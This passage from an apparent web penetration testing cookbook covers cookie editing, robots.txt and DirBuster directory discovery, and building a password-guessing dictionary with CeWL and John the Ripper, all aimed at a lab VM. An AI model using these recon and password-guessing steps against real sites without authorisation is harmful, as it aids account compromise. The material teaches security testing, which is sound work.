
In this recipe, we will use the browser’s tools to see the cookies’ values, how they are stored, and how to modify them.

Getting ready

Our vulnerable_vm needs to be running. 192.168.56.102 will be used as the IP address for that machine and we will use OWASP-Mantra as the web browser.


How to do it…

1. Browse to `http://192.168.56.102/WackoPicko`.
2. On Mantra's menu, navigate to **Tools** | **Application Auditing** | **Cookies Manager +**.



In the preceding image, we can see all the cookies stored at that time, and the sites they belong to, with this add-on. We can also modify their values, delete them, and add new ones.

3. Select **PHPSESSID** from 192.168.56.102 and click on **Edit**.
4. Change the **Http Only** value to **Yes**.



The parameter we just changed (**Http Only**) tells the browser that this cookie is not allowed to be accessed by a client-side script.

How it works…

Cookies Manager+ is a browser add-on that allows us to view, modify, or delete existing cookies and to add new ones. As some applications rely on values stored in these cookies, an attacker can use them to inject malicious patterns that might alter the behavior of the page or to provide fake information in order to gain a higher level of privilege.

Also, in modern web applications, session cookies are commonly used and often are the only source of user identification once the login is done. This leads to the possibility of impersonating a valid user by replacing the cookie’s value for the user of an already active session.


Taking advantage of robots.txt

One step further into reconnaissance, we need to figure out if there is any page or directory in the site that is not linked to what is shown to the common user. For example, a login page to the intranet or to the **content management systems** (**CMS**) administration. Finding a site similar to this will expand our testing surface considerably and can give us some important clues about the application and its infrastructure.

In this recipe, we will use the `robots.txt` file to discover some files and directories that may not be linked to anywhere in the main application.

How to do it…

1. Browse to `http://192.168.56.102/vicnum/`.
2. Now we add `robots.txt` to the URL and we will see the following screnshot:



   This file tells search engines that the indexing of the directories `jotto` and `cgi-bin` is not allowed for every browser (user agent). However, this doesn't mean that we cannot browse them.

3. Let's browse to `http://192.168.56.102/vicnum/cgi-bin/`:

   We can click and navigate directly to any of the Perl scripts in this directory.

4. Let's browse to `http://192.168.56.102/vicnum/jotto/`:

5. Click on the file named `jotto`:. You will see something similar to the following screenshot:

Jotto is a game about guessing five-character words; could this be the list of possible answers? Check it by playing the game; if it is, we have already hacked the game!

How it works…

`robots.txt` is a file used by web servers to tell search engines about the directories or files that they should index and what they are not allowed to look into. Taking the perspective of an attacker, this tells us if there is a directory in the server that is accessible but hidden to the public using what is called “security through obscurity” (that is, assuming that users won’t discover the existence of something, if they are not told about it).

Finding files and folders with DirBuster

DirBuster is a tool created to discover, by brute force, the existing files and directories in a web server. We will use it in this recipe to search for a specific list of files and directories.


Getting ready

We will use a text file that contains the list of words that we will ask DirBuster to look for. Create a text file `dictionary.txt` containing the following:


```
info
server-status
server-info
cgi-bin
robots.txt
phpmyadmin
admin
login
```

How to do it…


1. Navigate to **Applications** | **Kali Linux** | **Web Applications** | **Web Crawlers** | **dirbuster**:



2. On the DirBuster's window, set the target URL to `http://192.168.56.102/`.
3. Set the number of threads to 20.
4. Select **List based brute force** and click on **Browse**.
5. In the browsing window, select the file we just created (`dictionary.txt`).
6. Uncheck the **Be Recursive** option.
7. For this recipe, we will leave the rest of options at their defaults.
8. Click on **Start**.



9. If we go to the **Results** tab, we will see that DirBuster has found at least two of the files in our dictionary: `cgi-bin` and `phpmyadmin`. The response code 200 means that the file or directory exists and can be read. PhpMyAdmin is a web-based MySQL database administrator; finding a directory with this name tells us that there is a DBMS in the server and it may contain relevant information about the application and its users.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.56.102:80/
Scan Information
Results - List View: Dirs: 0 Files: 470
Results - Tree View
Errors: 3
Type Found Response Size
Dir /server-status/ 403 593
Dir /cgi-bin/ 200 1441
Dir / 200 27638
Dir /phpmyadmin/ 200 8606
File /cgi-bin/courierwebadmin 200 5901
File /phpmyadmin/Documentation.html 200 253393
Dir /phpmyadmin/themes/ 403 597
File /cgi-bin/courierwebadmin.cgi 200 1512
Dir /icons/ 200 73404
Dir /phpmyadmin/themes/original/ 403 606
Dir /phpmyadmin/themes/original/img/ 403 610
File /phpmyadmin/index.php 200 8606
Dir /WebGoat/ 401 1288
Dir /ESAPI-Java-SwingSet-Interactive/ 200 170
Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 6, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 949/947
Current number of running threads: 20
Change
Time To Finish: ~
Back
Pause
Stop
Report
DirBuster Stopped

How it works…

DirBuster is a mixture of crawler and brute forcer; it follows all links in the pages it finds but also tries different names for possible files. These names may be in a file similar to the one we used or may be automatically generated by DirBuster using the option of “pure brute force” and setting the character set and minimum and maximum lengths for the generated words.

To determine if a file exists or not, DirBuster uses the response codes from the server. The most common responses are listed, as follows:

- **200. OK**: The file exists and the user can read it.
- **404. File not found**: The file does not exist in the server.
- **301. Moved permanently**: This is a redirect to a given URL.
- **401. Unauthorized**: Authentication is required to access this file.
- **403. Forbidden**: Request was valid but the server refuses to respond.

Password profiling with CeWL

With every penetration test, reconnaissance must include a profiling phase in which we analyze the application, department or process names, and other words used by the target organization. This will help us to determine the combinations that are more likely to be used when the need to set a user name or password comes to the personnel.

In this recipe, we will use CeWL to retrieve a list of words used by an application and save it for when we try to brute-force the login page.

How to do it…

1. As the first step, we will look at CeWL's help to have a better idea of what it can do. In the terminal, type:

   `cewl --help`

```
root@kali:~/MyCookbook# cewl --help
CeWL 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)

Usage: cewl [OPTION] ... URL
        --help, -h: show help
        --keep, -k: keep the downloaded file
        --depth x, -d x: depth to spider to, default 2
        --min_word_length, -m: minimum word length, default 3
        --offsite, -o: let the spider visit other sites
        --write, -w file: write the output to the file
        --ua, -u user-agent: useragent to send
        --no-words, -n: don't output the wordlist
        --meta, -a include meta data
        --meta_file file: output file for meta data
        --email, -e include email addresses
        --email_file file: output file for email addresses
        --meta-temp-dir directory: the temporary directory used by exiftool when parsing files, default /tmp
        --count, -c: show the count for each word found
```

2. We will use CeWL to get the words on the WackoPicko application from vulnerable_vm. We want words with a minimum length of five characters; show the word count, and save the results to `cewl_WackoPicko.txt`:

   `cewl -w cewl_WackoPicko.txt -c -m 5 http://192.168.56.102/WackoPicko/`

3. Now, we open the file that CeWL just created and see a list of "word count" pairs. This list still needs some filtering in order to discard words that have a high count but are not very likely to be used as passwords; for example, "Services", "Content", or "information".
4. Let's delete some words to have a first version of our word list. Our word list, after having removed some words and the count, should look similar to the following example:

```
WackoPicko
Users
person
unauthorized
Login
Guestbook
Admin
access
password
Upload
agree
Member
posted
personal
responsible
account
illegal
```

applications
Membership
profile

How it works…

CeWL is a tool in Kali Linux that crawls a website and extracts a list of individual words; it can also provide the number of repetitions for each word, save the results to a file, use the page's metadata, and so on.

See also

There are other tools for similar purposes; some of them generate word lists based on rules or other word lists and some crawl a website looking for the most used words:

- **Crunch**: This is a generator based on a character set provided by the user. It uses this set to generate all the possible combinations. Crunch is included in Kali Linux.
- **Wordlist Maker (WLM)**: WLM has the feature of generating a word list based on the character sets and it can also extract words from text files and web pages (http://www.pentestplus.co.uk/wlm.htm).
- **Common User Password Profiler (CUPP)**: This tool can use a word list to profile the possible passwords for common user names and download word lists and default passwords from a database (https://github.com/Mebus/cupp).

Using John the Ripper to generate a dictionary

John the Ripper is perhaps the favorite password cracker of most penetration testers and hackers in the world. It has lots of features, such as automatically recognizing the most common encryption and hashing algorithms, being able to use dictionaries, and brute force attacks; thus, enabling us to apply rules to dictionary words, to modify them, and to have a richer word list while cracking without the need of storing that list. This last feature is the one that we will use in this recipe to generate an extensive dictionary based on a very simple word list.

Getting ready

We will use the word list generated in the previous recipe, *Password profiling with CeWL*, to generate a dictionary of possible passwords.

How to do it…

1. John has the option of only showing the passwords that he will use to crack a certain password file. Let's try it with our word list:

   john --stdout --wordlist=cewl_WackoPicko.txt


2. Another feature John has, as mentioned before, lets us apply rules to modify each word in the list in various ways, in order to have a more complete dictionary:

   john --stdout --wordlist=cewl_WackoPicko.txt --rules

   As you can see in the result, John modified the words by switching cases, adding suffixes and prefixes, and replacing letters with numbers and symbols (leetspeak).

3. Now we need to do the same but send the list to a text file instead, so that we can use it later:

   john --stdout --wordlist=cewl_WackoPicko.txt --rules > dict_WackoPicko.txt



4. Now, we have a 999-word dictionary that will be used later to attempt a password guessing attack over the application's login pages.

How it works…

Although John the Ripper's aim is not to be a dictionary generator, but to efficiently use word lists to crack passwords (and it does it very well); its features allow us to use it to expand existing lists and create a dictionary that is better adapted to the passwords used by modern users.

In this recipe, we used the default ruleset to modify our words. John's rules can be defined in its configuration file, located in Kali Linux in `/etc/john/john.conf`.

There’s more…

More information about creating and modifying rules for John the Ripper can be found at: http://www.openwall.com/john/doc/RULES.shtml


Finding files and folders with ZAP

OWASP ZAP (Zed Attack Proxy) is a very versatile tool for web security testing. It has a proxy, passive and active vulnerability scanners, fuzzer, spider, HTTP request sender, and some other interesting features. In this recipe, we will use the recently added “Forced Browse”, which is the implementation of DirBuster inside ZAP.

Getting ready

